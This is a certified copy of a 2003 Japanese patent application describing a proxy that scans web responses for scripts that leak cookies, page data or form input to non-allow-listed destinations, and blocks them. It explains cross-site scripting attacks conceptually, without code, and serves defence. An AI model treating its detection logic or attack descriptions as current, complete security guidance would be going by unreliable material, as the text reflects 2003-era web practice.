日本国特許庁
JAPAN PATENT OFFICE

別紙添付の書類に記載されている事項は下記の出願書類に記載されている事項と同一であることを証明する。

This is to certify that the annexed is a true copy of the following application as filed with this Office.

出願年月日
Date of Application: ２００３年１１月２８日

出願番号
Application Number: 特願２００３－４００７２４

[ST. 10/C]: [ＪＰ２００３－４００７２４]

出願人
Applicant(s): 株式会社東芝

２００４年 ２月 ３日

特許庁長官
Commissioner,
Japan Patent Office 今井康夫

出証番号 出証特２００４－３００５４４９

【書類名】　特許願
【整理番号】　A000304099
【提出日】　平成15年11月28日
【あて先】　特許庁長官　殿
【国際特許分類】　H04L 12/00
【発明者】
　【住所又は居所】　神奈川県川崎市幸区小向東芝町１番地　株式会社東芝研究開発センター内
　【氏名】　崎山　伸夫
【発明者】
　【住所又は居所】　神奈川県川崎市幸区小向東芝町１番地　株式会社東芝研究開発センター内
　【氏名】　吉田　英樹
【特許出願人】
　【識別番号】　000003078
　【氏名又は名称】　株式会社　東芝
【代理人】
　【識別番号】　100058479
　【弁理士】
　【氏名又は名称】　鈴江　武彦
　【電話番号】　03-3502-3181
【選任した代理人】
　【識別番号】　100091351
　【弁理士】
　【氏名又は名称】　河野　哲
【選任した代理人】
　【識別番号】　100088683
　【弁理士】
　【氏名又は名称】　中村　誠
【選任した代理人】
　【識別番号】　100108855
　【弁理士】
　【氏名又は名称】　蔵田　昌俊
【選任した代理人】
　【識別番号】　100084618
　【弁理士】
　【氏名又は名称】　村松　貞男
【選任した代理人】
　【識別番号】　100092196
　【弁理士】
　【氏名又は名称】　橋本　良郎
【先の出願に基づく優先権主張】
　【出願番号】　特願2003- 96946
　【出願日】　平成15年 3月31日
【手数料の表示】
　【予納台帳番号】　011567
　【納付金額】　21,000円
【提出物件の目録】
　【物件名】　特許請求の範囲　1
　【物件名】　明細書　1

【物件名】　図面　1
【物件名】　要約書　1
【包括委任状番号】　9705037

【書類名】特許請求の範囲
【請求項１】
サーバからクライアントへ送信されるコンテンツを受信する受信手段と、
受信した前記コンテンツから、不正の機能を有する可能性のあるスクリプトプログラムを抽出する抽出手段と、
前記抽出手段により前記スクリプトプログラムが抽出された場合に、前記コンテンツの送信を許可するか否かについて判断する判断手段と、
前記判断手段により許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信する送信手段とを備えたことを特徴とする通信中継装置。
【請求項２】
前記抽出手段は、受信した前記コンテンツから、前記クライアント又は前記コンテンツに格納されている情報を前記クライアントから送信させる機能を有するスクリプトプログラムを抽出することを特徴とする請求項１に記載の通信中継装置。
【請求項３】
前記情報の正当な送信先として指定されたものを示す送信先情報を記憶する記憶手段を更に備え、
前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記情報の送信先が、前記送信先情報により示される送信先に該当するものでない場合に、前記コンテンツの送信を許可しないと判断することを特徴とする請求項２に記載の通信中継装置。
【請求項４】
前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記情報の送信先が複数存在する場合には、該複数の送信先の全てが前記送信先情報により示される送信先に該当するものであるときにのみ、前記コンテンツの送信を許可すると判断することを特徴とする請求項３に記載の通信中継装置。
【請求項５】
前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記情報の送信先の特定が困難な場合には、該送信先を任意の送信先とみなすことを特徴とする請求項３に記載の通信中継装置。
【請求項６】
前記サーバは、Ｗｅｂサーバであり、
前記情報は、前記クライアント上で実行中のＷｅｂブラウザに保持されているクッキー情報を含むものであることを特徴とする請求項３に記載の通信中継装置。
【請求項７】
前記抽出手段は、受信した前記コンテンツから、前記コンテンツに格納されている入力フォームの送信先を示す情報を変更する機能を有するスクリプトプログラムを抽出することを特徴とする請求項１に記載の通信中継装置。
【請求項８】
前記入力フォームの正当な送信先として指定されたものを示す送信先情報を記憶する記憶手段を更に備え、
前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記入力フォームの変更後の送信先が、前記送信先情報により示される送信先に該当するものでない場合に、前記コンテンツの送信を許可しないと判断することを特徴とする請求項７に記載の通信中継装置。
【請求項９】
前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記入力フォームの変更後の送信先が複数存在する場合には、該複数の変更後の送信先の全てが前記送信先情報により示される送信先に該当するものであるときにのみ、前記コンテンツの送信を許可すると判断することを特徴とする請求項８に記載の通信中継装置。
【請求項１０】
前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記入力フォーム

の変更後の送信先の特定が困難な場合には、該送信先を任意の送信先とみなすことを特徴とする請求項８に記載の通信中継装置。

【請求項１１】

前記抽出手段は、受信した前記コンテンツから、前記コンテンツに替えて前記サーバと同一又は異なるサーバ上の他のコンテンツを前記クライアントに要求させる機能を有するスクリプトプログラムを抽出することを特徴とする請求項１に記載の通信中継装置。

【請求項１２】

前記抽出手段は、受信した前記コンテンツから、前記コンテンツに加えて前記サーバと同一又は異なる上の他のコンテンツを前記クライアントから要求させる機能と両コンテンツを一体に表現する機能を有するスクリプトプログラムを抽出することを特徴とする請求項１に記載の通信中継装置。

【請求項１３】

前記他のコンテンツの正当な要求先として指定されたものを示す要求先情報を記憶する記憶手段を更に備え、

前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記他のコンテンツの要求先が、前記要求先情報により示される要求先に該当するものでない場合に、受信した前記コンテンツの送信を許可しないと判断することを特徴とする請求項１１または１２に記載の通信中継装置。

【請求項１４】

前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記他のコンテンツの要求先が複数存在する場合には、該複数の要求先の全てが前記要求先情報により示される要求先に該当するものであるときにのみ、受信した前記コンテンツの送信を許可すると判断することを特徴とする請求項１３に記載の通信中継装置。

【請求項１５】

前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記他のコンテンツの要求先の特定が困難な場合には、該要求先を任意の要求先とみなすことを特徴とする請求項１３に記載の通信中継装置。

【請求項１６】

前記抽出手段は、受信した前記コンテンツから、前記コンテンツに入力フォームを追加する機能を有するスクリプトプログラムを抽出することを特徴とする請求項１に記載の通信中継装置。

【請求項１７】

前記入力フォームの正当な送信先として指定されたものを示す送信先情報を記憶する記憶手段を更に備え、

前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記入力フォームの送信先が、前記送信先情報により示される送信先に該当するものでない場合に、前記コンテンツの送信を許可しないと判断することを特徴とする請求項１６に記載の通信中継装置。

【請求項１８】

前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記入力フォームの送信先が複数存在する場合には、該複数の送信先の全てが前記送信先情報により示される送信先に該当するものであるときにのみ、前記コンテンツの送信を許可すると判断することを特徴とする請求項１７に記載の通信中継装置。

【請求項１９】

前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記入力フォームの送信先の特定が困難な場合には、該送信先を任意の送信先とみなすことを特徴とする請求項１７に記載の通信中継装置。

【請求項２０】

前記送信先情報は、前記許可をするＵＲＬのリスト又は正規表現記述を含むものであることを特徴とする請求項３、８または１７に記載の通信中継装置。

【請求項２１】
前記要求先情報は、前記許可をするＵＲＬのリスト又は正規表現記述を含むものであることを特徴とする請求項１３に記載の通信中継装置。
【請求項２２】
前記抽出手段は、
前記コンテンツから予め定められた言語により記述されたスクリプトプログラムを検出する手段と、
前記言語により記述されたスクリプトプログラムが検出された場合に、該スクリプトプログラムが前記機能を有するか否かについて判断する手段とを更に備えたことを特徴とする請求項１に記載の通信中継装置。
【請求項２３】
前記抽出手段は、
検出された前記言語により記述されたスクリプトプログラムが、前記機能を有しないと判断された場合に、該スクリプトプログラムが文書を生成するものか否かについて判断する手段と、
前記言語により記述されたスクリプトプログラムが文書を生成するものと判断された場合に、該スクリプトプログラムを実行する手段と、
前記実行によって生成された文書から、前記予め定められた言語により記述されたスクリプトプログラムを検出する手段とを更に備えたことを特徴とする請求項２２に記載の通信中継装置。
【請求項２４】
前記抽出手段は、
前記コンテンツから予め定められた言語により記述された文書を検出する文書検出手段と、
前記言語により記述された文書が検出された場合に、該文書から予め定められた言語により記述されたスクリプトプログラムを検出するスクリプトプログラム検出手段と、
前記言語により記述されたスクリプトプログラムが検出された場合に、該スクリプトプログラムが前記機能を有するか否かについて判断する手段とを更に備えたことを特徴とする請求項１に記載の通信中継装置。
【請求項２５】
前記抽出手段は、
検出された前記言語により記述されたスクリプトプログラムが、前記機能を有しないと判断された場合に、該スクリプトプログラムが文書を生成するものか否かについて判断する手段と、
前記言語により記述されたスクリプトプログラムが文書を生成するものと判断された場合に、該スクリプトプログラムを実行する手段とを更に備え、
前記スクリプトプログラム検出手段は、前記実行によって生成された文書から、前記予め定められた言語により記述されたスクリプトプログラムを検出することを特徴とする請求項２４に記載の通信中継装置。
【請求項２６】
前記送信手段は、前記判断手段により許可しないと判断された場合には、前記コンテンツを前記クライアントへ向けて送信しないことを特徴とする請求項１に記載の通信中継装置。
【請求項２７】
前記送信手段は、前記判断手段により許可しないと判断された場合には、前記コンテンツの代わりに、エラー用コンテンツを前記クライアントへ向けて送信することを特徴とする請求項２６に記載の通信中継装置。
【請求項２８】
前記送信手段は、前記判断手段により許可しないと判断された場合には、その旨を通知するメッセージを、予め定められた管理者のアカウントに宛てて送信することを特徴とす

る請求項２６に記載の通信中継装置。
【請求項２９】
前記送信手段は、前記メッセージに、少なくとも前記コンテンツを付加して送信することを特徴とする請求項２８に記載の通信中継装置。
【請求項３０】
前記判断手段を除いて前記通信中継装置を第１の計算機上に構成するとともに、前記判断手段を第２の計算機上に構成することを特徴とする請求項１に記載の通信中継装置。
【請求項３１】
前記サーバは、Ｗｅｂサーバであり、
前記通信中継装置を、前記Ｗｅｂサーバに含まれる機能拡張モジュールとして構成することを特徴とする請求項１に記載の通信中継装置。
【請求項３２】
サーバからクライアントへ送信されるコンテンツを受信するステップと、
受信した前記コンテンツから、不正の機能を有する可能性のあるスクリプトプログラムを抽出するステップと、
前記スクリプトプログラムが抽出された場合に、前記コンテンツの送信を許可するか否かについて判断するステップと、
許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信するステップとを有することを特徴とする通信中継方法。
【請求項３３】
コンピュータを通信中継装置として機能させるためのプログラムであって、
サーバからクライアントへ送信されるコンテンツを受信する受信機能と、
受信した前記コンテンツから、不正の機能を有する可能性のあるスクリプトプログラムを抽出する抽出機能と、
前記抽出機能により前記スクリプトプログラムが抽出された場合に、前記コンテンツの送信を許可するか否かについて判断する判断機能と、
前記判断機能により許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信する送信機能とを実現させるためのプログラム。

【書類名】明細書
【発明の名称】通信中継装置、通信中継方法及びプログラム
【技術分野】
【０００１】
本発明は、クライアントとサーバとの間で転送されるコンテンツを中継する通信中継装置、通信中継方法及びプログラムに関する。
【背景技術】
【０００２】
インターネットでのＷｅｂアクセスに用いられるプロトコルであるＨＴＴＰは、要求に応じてコンテンツを返すことで完結する単純なプロトコルであり複数の要求にまたがる状態を持たない。従って、そのままではＷｅｂサーバは各Ｗｅｂブラウザを区別することができない。一方、現実の応用では各Ｗｅｂブラウザを区別して認証を行ったり複数のＨＴＴＰにまたがって状態を保持したセッションを維持したりする必要があり、このためにクッキー（Ｃｏｏｋｉｅ）と呼ばれるメカニズムが用いられてきた。
【０００３】
クッキーはＷｅｂサーバで任意に解釈できる文字列であり、ＷｅｂブラウザからのＨＴＴＰによる要求に対する応答のなかでＷｅｂサーバから送信されてＷｅｂブラウザ中に設定され、Ｗｅｂブラウザが次回から同一Ｗｅｂサーバ、ないし同一ドメインに属するＷｅｂサーバへコンテンツを要求する際に、そのなかに埋め込まれてＷｅｂサーバに送信される。クッキーが埋め込まれていない要求への返答に対してＷｅｂサーバがそれぞれ異なるクッキー設定の返答を行うことで、Ｗｅｂサーバは各Ｗｅｂブラウザを区別できることになる。
【０００４】
一方、Ｗｅｂブラウザで表示される文書の記述技術として、ＪａｖａＳｃｒｉｐｔ(TM)やＶＢＳｃｒｉｐｔ(TM)といったスクリプト言語によって記述されたプログラムをＨＴＭＬ中に埋め込んで用いる方法が広く用いられている。Ｗｅｂブラウザで受信されたＨＴＭＬ文書は表示のため内部で解析されて構造を持ったオブジェクトとして扱われるが、このオブジェクトに対してイベントドリブンの操作をスクリプト言語で行うことで動的なコンテンツ表示を行うことを可能としている。これらのスクリプトプログラムはＷｅｂサーバにより提供され異なる管理下にあるＷｅｂブラウザ上で実行される性質を持つため、通常の状態で操作可能なオブジェクトは表示されるコンテンツやＷｅｂブラウザのＧＵＩ部品に限定されている。ここで、先に説明したクッキーはＷｅｂサーバが設定するものであるため、スクリプトプログラムから自由に操作することができるように定められている。よって、スクリプトプログラムによるクッキーへの操作によって、クッキー文字列を他のドメインの提携サイトへと転送することによって新たな認証作業をＷｅｂブラウザのユーザが行わずにすむシングルサインオンも実装され得る。
【０００５】
また、ＷｅｂブラウザとＷｅｂサーバのそれぞれの所有者が特別な関係にありＷｅｂサーバを「信頼できる」と判断する場合、Ｗｅｂブラウザの設定により特定のＷｅｂサーバからのスクリプトプログラムによってＷｅｂブラウザの外のクライアント計算機上のリソースに対する操作を許可することができる。
【０００６】
以上のような技術的背景に対するセキュリティ上の脅威として、クロスサイトスクリプティング脆弱性と呼ばれる問題が知られている（例えば、非特許文献１参照）。クロスサイトスクリプティングとは、ユーザが閲覧するＷｅｂページに不正なスクリプトプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、Ｗｅｂブラウザのクッキーが攻撃者サーバへ漏洩するなどセキュリティ上の被害が発生するものであり、そのような攻撃が有効となるＷｅｂシステムはクロスサイトスクリプティング脆弱性を有するとされる。
【０００７】

クロスサイトスクリプティング脆弱性の原因は、Ｗｅｂサイトでの動的ページ生成において、ユーザからの入力に由来する内容について十分なチェックが行なわれていないことにあり、チェックを行ない不正スクリプトの無効化を完全に行うことが対策とされている（例えば、非特許文献１参照）。

【０００８】

しかし、平均的なＷｅｂサイト構築者にとって対策は困難な問題となっている（例えば、非特許文献２参照）。Ｗｅｂサイト構築に用いられるアプリケーションやミドルウェアが脆弱である場合、それらを組み合わせたり設定したりするだけでサイトを運営する場合は脆弱性をチェックするだけの技術をサイト構築者が持たない場合も多く、また仮にＷｅｂサイトを構築するプログラムを全て検査しようとした場合、検査項目が膨大になる場合が多いためである。

【０００９】

インターネットに接続する計算機の代表的なセキュリティ防護装置としてはファイアウォールが知られているが、クロスサイトスクリプティングはＨＴＴＰプロトコル中の形式的には正当なデータによる攻撃であるため、Ｗｅｂサーバを保護するためのファイアウォールによって防ぐことができない。

【００１０】

より高度な防御方法としては、侵入検知システムを設置しＨＴＴＰのリクエスト内容を細かく検査する方法がある（例えば、非特許文献３，４参照）が、クロスサイトスクリプティング脆弱性は特定少数の実装がほとんどとなるＷｅｂサーバの脆弱性だけではなく、多くのベンダが異なる実装を提供しているミドルウェアさらに個別サイトごとに作られたＷｅｂアプリケーションといった広範な領域に関係するため、完全に有効なルールセットを個別サイトの運営に関わらないベンダが提供するのは不可能であり、また個別サイトにとっても網羅的な検査ルールの作成は脆弱性そのものの除去と同程度のコストがかかると考えられる。

【００１１】

ユーザ側での自衛手段として、Ｗｅｂブラウザでのスクリプトプログラム実行全てを禁止する方法があるが、これらはＷｅｂサイトの正規のスクリプトプログラムの実行をも禁止するものである上、クロスサイトスクリプティング脆弱性の問題はＷｅｂサイト運営上の瑕疵によって生ずるものなので問題の解決とならない。

【００１２】

クロスサイトスクリプティングによる被害はクッキー漏洩に留まらず、クッキーの予期しない廃棄やＷｅｂサーバを「信頼できるサイト」と設定していた場合のクライアント計算機上のファイルの破壊や漏洩、偽コンテンツの表示などがあげられるが、なかでもクッキーは多くの電子商取引サイトでセッション保持や認証のために利用されており、その漏洩は顧客の個人情報の漏洩や不正取引による金銭的損害に直結する。従って、クッキーの漏洩に注目して対策することは有効である。

【００１３】

クッキー漏洩に着目すると、クライアント計算機上にソフトウェアで構成されたファイアウォールによってクッキーの送出を阻止する方法も存在している（例えば、非特許文献５）。しかし、Ｗｅｂサイトの正規のスクリプトプログラムの実行を妨害するものである上、クロスサイトスクリプティング脆弱性の問題はＷｅｂサイト運営上の瑕疵によって生ずるものなので、問題の解決とならない。

【００１４】

クッキー漏洩へのＷｅｂサイトとＷｅｂブラウザ双方で連携して行う対策として、Ｗｅｂサーバでクッキーに ＨＴＴＰ－ｏｎｌｙ属性を設定し、Ｗｅｂブラウザでスクリプトプログラムでの ＨＴＴＰ－ｏｎｌｙ属性のついたクッキーの取扱いを禁止するという方式が提案されている（例えば、非特許文献６参照）。しかし、ユーザ側でのＷｅｂブラウザの更新が前提とされていること、正当な理由があってスクリプトによってクッキーを操作する場合には利用できない問題がある。

【００１５】
また、クロスサイトスクリプティング脆弱性を利用することによって、Ｗｅｂページ内のサーバとクライアントとの間以外では秘匿すべき情報を漏洩させることが可能である。さらに、Ｗｅｂページ内の入力フォームの送信先を不正に変更すること、正当なサイトのＷｅｂページに替えて別の入力フォームをもつＷｅｂページを表示させること、または正当なサイトのＷｅｂページのなかに別の入力フォームをもつＷｅｂページを内部フレームを使って表示することによって、ユーザに秘匿すべき情報の入力を促して詐取することが可能である。

【非特許文献１】「セキュアプログラミング講座　Ａ．　ＷＥＢプログラマコース」、情報処理振興事業協会　セキュリティセンター、　２００１年
【非特許文献２】「クロスサイトスクリプティング攻撃に対する電子商取引サイトの脆弱さの実態とその対策」、高木浩光　関口智嗣　大蒔和仁、情報処理学会　第４回コンピュータセキュリティシンポジウム、　２００１年
【非特許文献３】Abstracting Application-Level Web Security, David Scott and Richard Sharp, the 11th International World-Wide Web conference (WWW2002), 2002
【非特許文献４】AppShield white paper, Sanctum Inc., 2001
【非特許文献５】シマンテック 2001年9月18日 プレスリリース, http://www.symantec.co.jp/region/jp/news/year01/010918.html, 株式会社シマンテック
【非特許文献６】Mitigating Cross-site Scripting With HTTP-only Cookies, Microsoft, 2002, http://msdn.microsoft.com/workshop/author/dhtml/httponly_cookies.asp

【発明の開示】
【発明が解決しようとする課題】
【００１６】
クロスサイトスクリプティング脆弱性を悪用したクッキーに代表されるＷｅｂブラウザに格納される情報の漏洩は顧客の個人情報の漏洩や不正取引による金銭的損害に直結する。責任を負うべきＷｅｂサイト管理者にとって、事前に全ての脆弱性を検査して取り除くことは困難である。さらに、既存の脆弱性防御技術によってＷｅｂスクリプティングの有用性を損なうことなく完全に対策を行うことは、Ｗｅｂアプリケーションからの脆弱性の完全な除去と同程度に困難であった。また、クロスサイトスクリプティング脆弱性を悪用したＷｅｂページの情報の漏洩やユーザのフォーム入力の詐取も同様に、顧客の個人情報の漏洩や不正取引による金銭的損害に直結する。
【００１７】
本発明は、上記事情を考慮してなされたもので、サーバからクライアントに送信されるコンテンツ中に含まれる不正スクリプトを利用した攻撃（例えば、クライアントに格納される情報が漏洩されること、Ｗｅｂページの内容が漏洩させること、フォーム入力の送信先の変更または虚偽の入力フォームによりユーザのフォーム入力が詐取されることなど）を防止することのできる通信中継装置、通信中継方法及びプログラムを提供することを目的とする。
【課題を解決するための手段】
【００１８】
本発明に係る通信中継装置は、サーバからクライアントへ送信されるコンテンツを受信する受信手段と、受信した前記コンテンツから、不正の機能を有する可能性のあるスクリプトプログラムを抽出する抽出手段と、前記抽出手段により前記スクリプトプログラムが抽出された場合に、前記コンテンツの送信を許可するか否かについて判断する判断手段と、前記判断手段により許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信する送信手段とを備えたことを特徴とする。
好ましくは、前記抽出手段は、受信した前記コンテンツから、前記クライアント又は前記コンテンツに格納されている情報を前記クライアントから送信させる機能を有するスク

リプトプログラムを抽出するようにしてもよい。
好ましくは、前記抽出手段は、受信した前記コンテンツから、前記コンテンツに格納されている入力フォームの送信先を示す情報を変更する機能を有するスクリプトプログラムを抽出するようにしてもよい。
好ましくは、前記抽出手段は、受信した前記コンテンツから、前記コンテンツに替えて前記サーバと同一又は異なるサーバ上の他のコンテンツを前記クライアントに要求させる機能を有するスクリプトプログラムを抽出するようにしてもよい。
好ましくは、前記抽出手段は、受信した前記コンテンツから、前記コンテンツに加えて前記サーバと同一又は異なる上の他のコンテンツを前記クライアントから要求させる機能と両コンテンツを一体に表現する機能を有するスクリプトプログラムを抽出するようにしてもよい。
好ましくは、前記抽出手段は、受信した前記コンテンツから、前記コンテンツに入力フォームを追加する機能を有するスクリプトプログラムを抽出するようにしてもよい。
【００１９】
本発明では、通信中継装置は、例えば、クライアント（ソフト的には、例えば、Ｗｅｂブラウザ）からの要求を受け付け、サーバ（例えば、Ｗｅｂサーバ）に転送する。サーバから要求に対応するコンテンツが返信されると、例えば、コンテンツのデータタイプを判定するなどして、スクリプトを含み得るデータタイプのものについてはスクリプトを抽出し、検査する。
【００２０】
そして、例えば、クライアント情報（例えば、クッキーないしクッキーに由来するデータ等）の送信を試みるスクリプトが含まれると判定されるなどした場合、クライアント情報の送信先をアクセス制御リストと照合するなどして、送信を許可されない送信先（例えば、リストに含まれない送信先）である場合には、コンテンツのクライアントへの送信を禁止する。
【００２１】
本発明によれば、クライアントに格納される情報の送信を試みる不正スクリプトがサーバからクライアントへ送信されることを防止でき、これによって、該不正スクリプトによりクライアントに格納される情報が漏洩されること防止することができる。また、この結果、例えばＷｅｂサーバ運営者の責任となるセキュリティ被害を防止することができる。さらに、例えば、送信を防止されたスクリプトを含むＨＴＴＰセッションについてＷｅｂサーバ管理者へ詳細を通知することなどが可能になるため、クロスサイトスクリプティング脆弱性をもつＷｅｂアプリケーションやミドルウェアについて修正やアップグレードなどの対策が容易になる。
【００２２】
また、例えば、コンテンツ情報（例えば、Ｗｅｂページ中の文字列）の送信を試みるスクリプトやコンテンツ中の入力フォームの送信先（例えば、ＨＴＭＬフォーマットにおけるｆｏｒｍタグのａｃｔｉｏｎ属性）の変更を試みるスクリプト、別コンテンツを要求して現コンテンツのかわりに表示するスクリプト、別コンテンツを要求して現コンテンツと一体に表現する（例えば、ＨＴＭＬフォーマットにおいて別コンテンツのＵＲＬをｓｒｃ属性としてもつｉｆｒａｍｅタグを表示する）スクリプトが含まれると判定されるなどした場合、コンテンツ情報の送信先、ｆｏｒｍの変更後の送信先、別コンテンツの要求先をおのおのアクセス制御リストと照合するなどして、許可されない送信先（例えば、リストに含まれない送信先）である場合には、コンテンツのクライアントへの送信を禁止する。
【００２３】
本発明によれば、ユーザとサーバの間でのみ共有されることが期待される秘匿情報の送信・詐取を試みる不正スクリプトがサーバからクライアントへ送信されることを防止でき、これによって、該不正スクリプトにより情報が漏洩されることを防止することができる。また、この結果、例えばＷｅｂサーバ運営者の責任となるセキュリティ被害を防止することができる。さらに、例えば、送信を防止されたスクリプトを含むＨＴＴＰセッション

についてＷｅｂサーバ管理者へ詳細を通知することなどが可能になるため、クロスサイトスクリプティング脆弱性をもつＷｅｂアプリケーションやミドルウェアについて修正やアップグレードなどの対策が容易になる。

【００２４】

なお、装置に係る本発明は方法に係る発明としても成立し、方法に係る本発明は装置に係る発明としても成立する。

また、装置または方法に係る本発明は、コンピュータに当該発明に相当する手順を実行させるための（あるいはコンピュータを当該発明に相当する手段として機能させるための、あるいはコンピュータに当該発明に相当する機能を実現させるための）プログラムとしても成立し、該プログラムを記録したコンピュータ読取り可能な記録媒体としても成立する。

【発明の効果】

【００２５】

本発明によれば、サーバからクライアントに送信されるコンテンツ中に含まれる不正スクリプトを利用した攻撃を防止することができる。

【発明を実施するための最良の形態】

【００２６】

以下、図面を参照しながら本発明の実施形態について説明する。

【００２７】

以下では、通信中継装置としてネットワーク側通信インタフェースとＷｅｂサーバ側通信インタフェースがそれぞれ通信端点となり通信内容を送信するプロキシサーバの形態をとる場合を例にとって説明する。

【００２８】

（第１の実施形態）

図１に、本発明の第１の実施形態に係る通信システムの構成例を示す。図１において、１はＷｅｂサーバ、２はクライアント計算機、２１はクライアント計算機２上で動作するＷｅｂブラウザ、３はプロキシサーバ（通信中継装置）、８はネットワーク（本具体例では、インターネットとする）を示す。

【００２９】

図１では、１つのＷｅｂサーバのみ示しているが、複数のＷｅｂサーバが存在し得る。同様に、クライアント計算機２も複数存在し得る。

【００３０】

プロキシサーバ３とＷｅｂサーバ１との対応関係については、１つのプロキシサーバ２が唯一のＷｅｂサーバ１を対象とする構成と、１つのプロキシサーバ３が複数のＷｅｂサーバ１を対象にし得る構成とが可能である。

【００３１】

図２に、本実施形態のプロキシサーバの構成例を示す。

【００３２】

図２に示されるように、本プロキシサーバ３は、（要求元のクライアント計算機２上で動作する）Ｗｅｂブラウザとの通信を行うネットワーク側通信インタフェース３１、Ｗｅｂサーバ１との通信を行うＷｅｂサーバ側通信インタフェース３２、コンテンツ分類部３３、文書解釈部３４、スクリプト検査部３５を備えている。

【００３３】

また、スクリプト検査部３５は送信許可判定部３５１を有し、送信許可判定部３５１は送信許可リスト３５１１を有する。図３に、送信許可リスト３５１１の一例を示す。

【００３４】

なお、図１では、Ｗｅｂサーバ１とプロキシサーバ３とは、直接接続されるように記述されているが、イントラネットを介して接続してもよいし、インターネットを介して接続するようにしてもよい（後者の場合には、暗号通信等によりセキュリティーを確保するのが好ましい）。また、図１では、Ｗｅｂサーバ１とネットワーク８とは、直接接続される

ように記述されているが、例えば、イントラネット経由で接続可能な他の中継装置を介して接続されてもよい。

【００３５】

本プロキシサーバは、例えば、計算機によって実現することが可能である。

【００３６】

以下、本実施形態の動作の概要について説明する。

【００３７】

Ｗｅｂブラウザ（図１のクライアント計算機２参照）は、ネットワーク側通信インタフェース３１にＴＣＰ／ＩＰにより接続し、ＨＴＴＰによるリクエストを送信する。本プロキシサーバ３のネットワーク側通信インタフェース３１によって受信されたリクエストは、Ｗｅｂサーバ側通信インタフェース３２を経由してそのままＷｅｂサーバ１へ送られる。Ｗｅｂサーバ１では、リクエストに対応したレスポンスを本プロキシサーバ３のＷｅｂサーバ側通信インタフェース３２へ送信する。本プロキシサーバ３のＷｅｂサーバ側通信インタフェース３２では、コンテンツをコンテンツ分類部３３へ送る。コンテンツ分類部３３では、データ型に応じてスクリプトが含まれ得る型の文書とスクリプトが含まれる可能性がないデータに分類し、スクリプトが含まれる可能性がないデータについてはネットワーク側通信インタフェース３１経由でＷｅｂブラウザに返信する。スクリプトが含まれ得る型の文書については、各データ型に対応する文書解釈部３４へ送る。ただし、文書がスクリプトそのものである場合にはスクリプト検査部３５へ送る。

【００３８】

本プロキシサーバ３の文書解釈部３４では、文書を構文解析する。構文解析の結果、スクリプトを含まない場合は、ネットワーク側通信インタフェース３１経由でＷｅｂブラウザに返信する。スクリプトを含んでいる場合は、スクリプト検査部３５へ送る。スクリプト検査部３５では、スクリプトを検査し、Ｗｅｂブラウザに格納される情報に依存するいずれかのデータについて送信を試みるプログラムがあるかどうかを検査し、送信が行われ得る場合には、送信許可判定部３５１によって送信が許可されるかどうかを判別する。ここでは、送信許可判定部３５１は、送信先一覧をＵＲＬとして保持した送信許可リスト３５１１を送信許可規則とし照合するものとする。許可されない送信を含む場合は、エラーをネットワーク側通信インタフェース３１経由でＷｅｂブラウザに送信する。さらに、スクリプトによって動的に文書が生成されるかどうか検査し、動的に文書が生成される場合には、文書解釈部３４に結果を送って検査をやり直す。許可されない送信を含まない場合にのみ、スクリプト検査部３５はネットワーク側通信インタフェース３１経由でＷｅｂサーバ１からのレスポンスをＷｅｂブラウザへ返信する。

【００３９】

以下では、本実施形態のより詳細な動作例について説明するのに先立って、クロスサイトスクリプティング脆弱性によるクッキー漏洩について説明する。

【００４０】

なお、ここでは、Ｗｅｂブラウザに格納される情報の一例としてクッキーを考えるものとする。

【００４１】

まず、図４を参照しながら、クッキーの典型的利用形態について説明する。図４は、本プロキシサーバにより送信許可される場合である。図４では、本プロキシサーバは省略している。なお、図４では、Ｗｅｂサイトの一例としてオンラインショップを示している（後掲の図５及び図６の同様である）。

【００４２】

（１）まず、クライアント計算機から所望のＷｅｂサーバへのアクセス・認証がなされる。

（２）次に、Ｗｅｂサーバからクライアント計算機へ認証用クッキー設定要求がなされる。

（３）次に、クライアント計算機においてクッキーの設定がなされる。

（４）そして、クライアント計算機からＷｅｂサーバへのクッキーつきアクセスがなされる。

【００４３】

これによって、ＷｅｂサーバはＷｅｂブラウザを特定する必要のあるサービスを提供できるようになる。

【００４４】

次に、図５を参照しながら、提携サイトへのクッキー送信例について説明する。図５は、本プロキシサーバにより送信許可される場合である。図５では、本プロキシサーバは省略している。

【００４５】

（１）まず、クライアント計算機とＷｅｂサーバＡとの間で、図４の（１）～（４）がなされる。

（２）次に、ＷｅｂサーバＡからクライアント計算機へ「提携サイトＢへのクッキー送信スクリプト」の送信がなされる。

（３）次に、クライアント計算機において「提携サイトＢへのクッキー送信スクリプト」が実行され、実行されたスクリプトによって、クライアント計算機からＷｅｂサーバＢへのクッキー情報の送信・シングルサインオンがなされる。

【００４６】

このように、スクリプトプログラムによるクッキーへの操作によって、クッキー情報を他のＷｅｂサーバへ送信させ、例えば、新たな認証作業をＷｅｂブラウザのユーザが行わずにすむシングルサインオンなどができるようになる。

【００４７】

次に、図６を参照しながら、従来の通信システムにおけるクロスサイトスクリプティング脆弱性によるクッキー漏洩について説明する。

【００４８】

クロスサイトスクリプティングでは、図５で説明したような仕組みを悪用して、例えば、ユーザが閲覧するＷｅｂページに不正なスクリプトプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、Ｗｅｂブラウザのクッキー情報を攻撃者サーバへ漏洩させるなどの不正が行われ得る。そして、クッキー情報の漏洩に留まらず、クライアント計算機上のファイルの破壊や漏洩、偽コンテンツの表示なども発生し得る。この不正は、例えば、以下のようにして実現される。

【００４９】

ここで、図６のＷｅｂサーバ（１ａ）は、脆弱性を持つものとする（なお、このＷｅｂサーバ自体は正当なものである）。また、クライアント計算機は、この脆弱性を持つＷｅｂサーバとの間で、例えば、図４のような手順を既に行っており、クッキーを設定しているものとする。

【００５０】

